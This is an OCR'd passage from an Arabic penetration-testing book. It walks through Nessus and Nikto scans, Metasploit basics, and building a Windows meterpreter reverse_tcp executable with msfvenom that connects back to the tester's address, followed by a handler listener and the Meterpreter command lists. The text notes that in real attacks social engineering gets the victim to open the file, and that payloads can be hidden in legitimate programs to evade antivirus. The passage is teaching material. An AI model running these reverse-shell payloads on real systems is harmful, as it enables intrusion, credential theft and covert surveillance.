
تنبيه:

- يجب أن تستخدم **https** في عنوان **URL** من أجل الوصول إلى **Nessus server** وهو أمر إلزامي ليكون اتصال محمي.
- **Nessus server** يعمل على العنوان المحلي **127.0.0.1** وعلى البورت **8834** لذلك يجب عليك أن يكون **:8834** هو جزء من عنوان **URL**
- تحميل **Nessus plug-ins** وعملية الإعداد الاولية سوف تأخذ من **6-5** دقائق.

- **Nessus** محجوب عن بعض الدول العربية مثل سوريا والسودان.

تشغيل Nessus:


بعد أن تقوم بعملية تسجيل الدخول، أول مهمة هي تحديد ما هي الإضافات **plug-ins** التي ستستخدمها في عملية الفحص.




سوف نقوم بعملية فحص آمن على جهازنا المحلي وهذا يتضمن كل الإضافات **plug-ins** المحددة ولكن لن نقوم بعملية استغلال فعلية.


استعراض نتائج Nessus:

عندما تكتمل عملية الفحص يمكنك مشاهدة التقرير من خلال الضغط على قائمة **Results** واختيار **localhost check report**



ملخص التقرير يكون مرتب بحسب خطورة الثغرات، يمكنك التعرف أكثر على تفاصيل أي ثغرة من خلال الضغط المزدوج عليها







:Common Vulnerability and Exposures (CVE)

CVE هو مُعرف خاص بالثغرات ويمكن أن يتم إرسال رقم الثغرة من نتيجة البحث عن الثغرات باستخدام **Nessus** إلى الميتاسبلويت **Metasploit** (الأداة المستخدمة في عملية الاستغلال، وسوف يتم شرحها لاحقاً في هذا الكتاب)

مُعرف الثغرات **CVE** مكون من العام الذي تم اكتشاف الثغرة به بالإضافة إلى رقم تعريفي فريد لكل ثغرة.

للمزيد من المعلومات عن مُعرف الثغرات **CVE** من المواقع التالية:

https://cve.mitre.org

http://www.cvedetails.com

:Nikto

هو باحث عن الثغرات مفتوح المصدر، يؤمن عملية فحص وبحث عن الثغرات خاصة بسيرفرات الويب، يقوم بعملية فحص ل

- **potentially dangerous files and scripts 6400**
- **outdated server versions 1200**
- **version-specific problems on web server 300**

يمكنك تشغيل **Nikto** بشكل مباشر من خلال التيرمينل بدون الحاجة لتحميله لأنه موجود بشكل تلقائي في نظام كالي لينكس.

يمكنك تشغيل عملية الفحص ضد جهازك المحلي باستخدام التعليمة التالية

```
root@h2o:~# nikto -h 127.0.0.1
```

إن لم تقم بتحديد البورتات فإنه سيقوم بفحص **port 80** بشكل افتراضي

```
root@h2o:~# nikto -h 127.0.0.1
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        80
+ Start Time:         2016-01-04 03:05:04 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2b60 0x51d
0432fbf100
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
 to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apa
che 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ ///etc/hosts: The server install allows reading of any system file by adding
an extra '/' to the URL.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appro
priate line in the Apache conf file or restrict access to allowed sources.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /server-status: Apache server-status interface found (pass protected)
+ 7517 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2016-01-04 03:05:15 (GMT-5) (11 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

والنتيجة ستكون كالتالي:

أهم شيء في خرج **Nikto** هو مدخلات (**OSVDB**)

Open Source Vulnerability Database :(OSVDB)

تؤمن معلومات محددة عن الثغرات المكتشفة، هذه التعريفات تشبه تعريفات **CVE** التي يتم استخدمها في **Nessus and Metasploit**.

OSVDB هو مشروع مستقل ومفتوح المصدر هدفه تأمين معلومات تقنية عن أكثر من **90000** ثغرة مرتبطة بأكثر من **70000** منتج.

يمكنك زيارة الموقع http://osvdb.org لمزيد من المعلومات.

الاستغلال:

هو المرحلة التي تأتي بعد كل عمليات جمع المعلومات وفحص البورتات والبحث عن الثغرات ونحصل عندها على وصول غير مسموح به لتنفيذ كود عن بعد على الجهاز الهدف.

أحد أهداف الاستغلال هو الحصول على صلاحيات المدير

Administrative level rights على الجهاز الهدف (سيرفر الويب)

وعندها نستطيع التحكم بشكل كامل بالجهاز الهدف ويمكنا تنفيذ أي عمل بحرية مثل إضافة مستخدمين أو إضافة مدراء أو تنصيب أدوات

اختراق إضافية على جهاز الهدف أو إضافة كود لباب خلفي **backdoor** الذي يسمح باستمرار الاتصال بالهدف.

سوف نستخدم **Metasploit** للقيام بعملية الاستغلال.

:Metasploit

هو **exploitation framework** وهو أول أداة استغلال مفتوحة المصدر

Metasploit Framework (MSF or msf) يؤمن هيكلية منظمة لعملية الاستغلال ويسمح للعامة باستخدام وتطوير ومشاركة الاستغلالات مع بعضهم البعض.

عندما تفهم أساسيات **MSF** تصبح قادر استخدامه بفعالية خلال كل عمليات الاختراق بغض النظر عن النظام الهدف.

Metasploit هو فقط جزء من فصل في هذا الكتاب، يجب أن تمضي وقتاً أطول في المستقبل للتعرف والعمل على هذه الأداة الرائعة.

قبل البدء في خطوات الاستغلال سوف أذكرك ببعض التعاريف المهمة:

- **الثغرة Vulnerability:** هي ضعف محتمل في النظام الهدف، ويمكن أن توجد بسبب عدم الترقيع **patch** للعملية الضعيفة أو من خلال الاستخدام الخاطئ للغة التجميع مثل **SQL** أو أي مشاكل محتملة أخرى يمكن أن تكون هدف للمهاجم.

- **الاستغلال exploit:** هو الكود الذي يقوم بتسليم **payload** إلى النظام الهدف
- **Payload:** الهدف النهائي من عملية الاستغلال هو نتيجة تنفيذ الكود الخبيث على النظام الهدف.

بعض **payloads** تتضمن:

(cmd window) Bind shell في نظام ويندوز أو (**shell**) في نظام لينكس بالإضافة إلى **reverse shell** أو **VNC injection** التي تسمح بالتحكم بسطح المكتب عن بعد وإضافة مدير للنظام الهدف.

أساسيات Metasploit:

بعض التعليمات الأساسية المستخدمة في **metaspliot**

١. **Search:** تستخدم للبحث عن الاستغلال في **MSF,s database** بالاعتماد على **CVE identifiers** الذي حصلنا عليه في التقرير الخاص بنتائج **Nessus**.
٢. **Use:** تستخدم لاختيار الاستغلال الملائم ل **CVE identifier**
٣. **Show Payload:** تستخدم لاستعراض **payloads** المتوفرة من أجل الاستغلال
٤. **Set Payload:** تستخدم لاختيار **payload** المطلوب

٥. **Show Options:** تستخدم لاستعراض الخيارات الضرورية التي يجب إعدادها كجزء من **payload** المختار.

٦. **Set Option:** تستخدم لتخصيص قيمة لكل الخيارات الضرورية

٧. **Exploit:** تستخدم لإرسال الاستغلال إلى النظام الهدف.

في البداية يجب أن تفتح **Metasploit framework** ويتم ذلك بسهولة من خلال كتابة التعليمة

```
root@h2o:~# msfconsole
```

سوف يأخذ عدة ثواني ليقوم بتشغيل **Metasploit** وخاصة عند أول مرة لذلك لا تكن قلق إذا لم يحدث شيء خلال هذه الدقائق، فقط انتظر.

كل التعليمات التي سوف نستخدمها في هذا الفصل تتم في نافذة التيرمينال

```
       =[ metasploit v4.11.5-2015121501                   ]
+ -- --=[ 1517 exploits - 871 auxiliary - 256 post        ]
+ -- --=[ 436 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

البحث هو المهمة الأولى التي يجب القيام بها لإيجاد الاستغلالات المتوفرة في **Metasploit** والتي تتطابق مع **CVE identifiers** التي تم

إيجادها خلال عملية البحث عن الثغرات باستخدام **Nessus** أو يمكننا البحث باستخدام اسم الثغرات التي وجدناها في نتيجة **Nikto**

سوف نتعرف على الميتاسبلويت من خلال مثال عن عملية اختبار اختراق لنظام الويندوز (طريقة عمل الميتاسبلويت هي نفسها إن كانت لمهاجمة نظام الويندوز أو لمهاجمة سيرفر الويب والمختلف فقط هو نوع **payload** المستخدم)

:Msfvenom

shell code: هو الكود الذي يقوم بخلق شيل بعيدة **remote shell** تتصل مع جهاز مختبر الاختراق.

مختبر الاختراق يقوم بخلق ملف خبيث يحوي على **shell code** ويقوم بإرساله إلى الهدف عبر الايميل أو بأي طريقة أخرى وعندما يقوم الهدف بفتح هذا الملف فإن مختبر الاختراق يمكنه الوصول إلى نظامه من عن بعد.

shell code يمكن أن تضاف أو تدمج مع ملف لبرنامج شرعي من أجل فتح باب خلفي **backdoor** في الجهاز الهدف.

مختبر الاختراق يستخدم ملف لبرنامج مشهور ويقوم بحقن أو دمج **shell code** في هذا البرنامج أو التطبيق وعندما يقوم الهدف بفتح هذا

الملف فإن مختبر الاختراق يمكنه الوصول والتحكم بجهاز الهدف من عن بعد.

طريقة أخرى لاستخدام **shell code** هي من خلال رفع شيل **upload shell** إلى موقع مصاب (يحوي على ثغرات) وهذا يتم عندما يحوي سيرفر الويب على برامج تحوي على ثغرات أو عندما يكون الكود البرمجي للموقع مكتوب بطريقة غير آمنة.

Metasploit يسمح لنا بخلق **shell code** والتي يمكن أن تستخدم من أجل اختبار الحماية في النظام الهدف.

هذه العملية كانت تتم باستخدام "**msfpayload" and "msfencode**" ولكن هذه الأدوات تم استبدالها بأداة واحدة تقوم بنفس المهمة وهي "**msfvenom**"

استخدام Msfvenom:

سوف نقوم بخلف ملف يحوي على **shell code** باستخدام التعليمة **msfvenom** وسوف نقوم بإعداد نظام الكالي من أجل أن يستطيع استقبال الاتصال القادم من الجهاز الهدف وإذا تمت هذه العملية بنجاح فسوف نحصل على جلسة من عن بعد **remote session** مع جهاز الهدف.

الخطوات:

من خلال الترمنيل سنكتب التعليمة "**msfvenom**"

```
root@h2o:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s va
e)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new
hread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output forma
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

من أجل خلق ملف الشيل يجب أن نقوم بتحديد **platform, payload** وبعض الخيارات الأخرى من أجل عملية التشفير.

Msfvenom يدعم ميزات معينة تساعد على تجاوز مضادات الفيروسات وتقوم بإضافة **shell code** إلى ملف موجود مسبقاً.

التعليمة التالية تستخدم من أجل رؤية كل **payloads** المتاحة:

msfvenom -l payloads

بعض هذه ال **payloads** تقوم بمهام معينة مثل خلق مستخدم جديد وبعضها تقوم بعمل خطير وهدام مثل "**windows/format_all_drives**" والتي تقوم بعملية فورمات لكل الأقراص الموجودة في جهاز الهدف.

:Remote Metasploit Shell

لخلق شيل عكسية لمهاجمة جهاز يعمل بنظام التشغيل **windows** سوف نستخدم

Payload: "windows/meterpreter/reverse_tcp"

ويجب أن نقوم بضبط عنوان **IP** ورقم المنفذ **port** الخاصين بنظام الكالي.

الشيل سوف يكون على شكل ملف تنفيذي (**exe.**)

خلق الشيل يتم من خلال التعليمة التالية:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Your Kali IP Address] LPORT=4444 -f exe > name.exe
```

p-: من أجل تحديد **payload** المستخدم

LHOST & LPORT : من أجل تحديد عنوان **IP** للكالي ورقم المنفذ المستخدم في عملية الاتصال

f-: لتحديد نوع الملف (ملف تنفيذي)

من أجل تخزين **shell code** في ملف له الاسم **name.exe** :>

```
root@h2o:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.2.100 LPORT=4444
 -f exe >aabb.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
```

يجب أن نقوم بنسخ الملف "**aabb.exe**" إلى الجهاز الهدف الذي يعمل بنظام **windows**

طبعاً في عمليات الاختراق الحقيقية يتم استخدام إحدى طرق الهندسة الاجتماعية من أجل خداع الهدف ليقوم بفتح هذا الملف.

سنقوم بفتح تيرمنيل جديدة وكتابة التعليمة "**msfconsole**" من أجل تشغيل **Metasploit** وخلق **handler** من أجل الإنصات للاتصال القادم.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lport 4444
set lhost [Your Kali IP Address]
exploit
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 172.16.2.100
lhost => 172.16.2.100
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[-] Handler failed to bind to 172.16.2.100:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
```

وعندما يتم فتح الملف **aabb.exe** في نظام الويندوز سوف تبدأ عملية الاتصال العكسي مع الجهاز الهدف وسوف نحصل على جلسة **meterpreter** فعالة مع النظام الهدف.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.2.100:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.16.2.33
[*] Meterpreter session 1 opened (172.16.2.100:4444 -> 172.16.2.33:57759
5-12-28 11:35:43 -0500

meterpreter >
```

التعليمة "**help**" تقوم بعرض كل التعليمات المتاحة

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
```

Meterpreter Shell:

بعد نجاح عملية الاستغلال فإن **Meterpreter Shell** تسمح لنا بالقيام بالعديد من العمليات في جهاز الهدف.

Meterpreter هو أداة رائعة للتلاعب أو التحكم بالنظام الهدف من عن بعد وهو يحوي على مجموعة من التعليمات والأدوات مثل تعليمات سحب الهاش الخاص بكلمات السر وجمع البيانات الحساسة من النظام الهدف كما يمكننا تشغيل الكميرا والحصول على تسجيل فديو أو صور

بالإضافة إلى تشغيل المكيرفون وتسجيل الصوت والحصول على لقطات للشاشة.

:Basic Meterpreter Commands

البداية تكون مع جلسة فعالة مع النظام الهدف.

لمعرفة العمليات التي يمكن القيام بها يمكننا كتابة التعليمة:

help

```
meterpreter > help
```

التعليمات موزعة ضمن تصنيفات:

- **Core Commands**
- **File System Commands**
- **Networking Commands**
- **System Commands**
- **User Interface Commands**
- **Webcam Commands**

:Core Commands

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
```

التعليمات التي يمكن استخدمها بدون صلاحيات عالية هي:

- **background**: تجعل الجسلة تعمل بالخلفية وهذا يسمح لنا بالعودة إلى **msf prompt** من أجل تنفيذ تعليمات أخرى أو الوصول

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) >
```

إلى جلسات أخرى.

يمكن العودة للجسلة من خلال استخدام التعليمة

session -i <session ID>

```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/win32  ISC-A-PC\isc-sa @ ISC-A-PC  172.16.2.100:4444 -> 17
72.16.2.33)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

- **load and run**: هذه التعليمات تسمح لنا باستخدام وحدات وتعليمات إضافية داخل **Meterpreter**
- **exit**: للخروج من **Meterpreter**

:File System Commands

بعد الحصول على **Meterpreter shell** يمكننا التعامل مع ملفات النظام الهدف باستخدام هذه التعليمات



```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

بشكل عام يمكننا استخدام تعليمات نظام لينكس للتعامل مع الملفات في النظام الهدف.

- **cat**: عرض محتوى ملف.
- **cd**: تغيير المجلد.

- **download**: تحميل ملف أو مجلد.
- **edit**: تعديل ملف.
- **getlwd**: عرض المسار الحالي في نظام الكالي.
- **lcd**: تغيير المسار الحالي في نظام الكالي.
- **ls**: عرض محتوى المجلد الحالي.
- **mkdir**: إنشاء مجلد.
- **pwd**: عرض المسار الحالي في النظام الهدف.
- **rm**: حذف ملف معين.
- **rmdir**: حذف مجلد معين.
- **search**: البحث عن ملف معين.
- **upload**: رفع ملف أو مجلد.

Network Commands:

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

- **Ifconfig & ipconfig**: عرض معلومات كروت الشبكة في الجهاز الهدف.
- **netstat**: عرض قائمة بالاتصالات النشطة.
- **portfwd & route**: تسمح لنا بالقيام بهجمات ضد الأجهزة الموجودة في شبكة النظام الهدف.

System Commands:

